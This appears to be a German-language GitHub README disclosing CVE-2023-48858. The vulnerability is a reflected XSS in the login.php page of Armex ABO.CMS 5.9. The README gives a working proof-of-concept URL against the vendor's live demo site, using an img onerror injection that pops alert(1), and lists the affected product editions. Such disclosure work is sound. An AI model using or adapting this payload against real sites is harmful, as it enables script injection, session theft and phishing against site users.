 shumerez/cve-2023-48858
Proof-of-Concept-Exploit für CVE-2023-48858, eine reflektierte XSS-Schwachstelle in der Anmeldeseite von Armex ABO.CMS 5.9, die die Injektion beliebiger Web-Skripte über eine manipulierte URL demonstriert.

PoC für CVE-2023-48858
Eine Cross-Site-Scripting-Schwachstelle (XSS) im PHP-Code der Anmeldeseite von
Armex ABO.CMS 5.9 ermöglicht es entfernten Angreifern, beliebige Web-Skripte
oder HTML über den login.php?-URL-Teil einzuschleusen.
Proof of Concept:

http://demo.abocms.ru/login.php/eqbzm%22%3E%3Cimg%20src%3d/%20onerror%3dalert%281%29%3Er338y

Es handelt sich nicht speziell um eine Schwachstelle der „Demo“-Version, sie wurde in freier Wildbahn
auf einer realen, im Netz exponierten Website bestätigt.
Der hier verwendete Link zur Demo dient lediglich dazu, zu zeigen, dass diese Schwachstelle weiterhin besteht.
Schwachstellentyp:
Cross-Site-Scripting (XSS)
Anbieter des Produkts:
Armex Programming Products (INN 7722635725)
(Vermutlich) betroffene Produkte:
ABO.CMS: Start - 5.9
ABO.CMS: Promo - 5.9
ABO.CMS: Corporative - 5.9
ABO.CMS: Shop - 5.9
ABO.CMS: Business - 5.9
ABO.CMS: Bank - 5.9
Das Problem wurde auf der Seite login.php gefunden, daher sollten alle Versionen, die diese (Anmeldefunktion) verwenden, betroffen sein. Außerdem glaube ich persönlich nicht, dass sich in zukünftigen Versionen von ABO.CMS etwas an der Behebung dieser Schwachstelle ändern wird.
Referenz:
https://abocms.ru/about/versions/version59/
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-48858
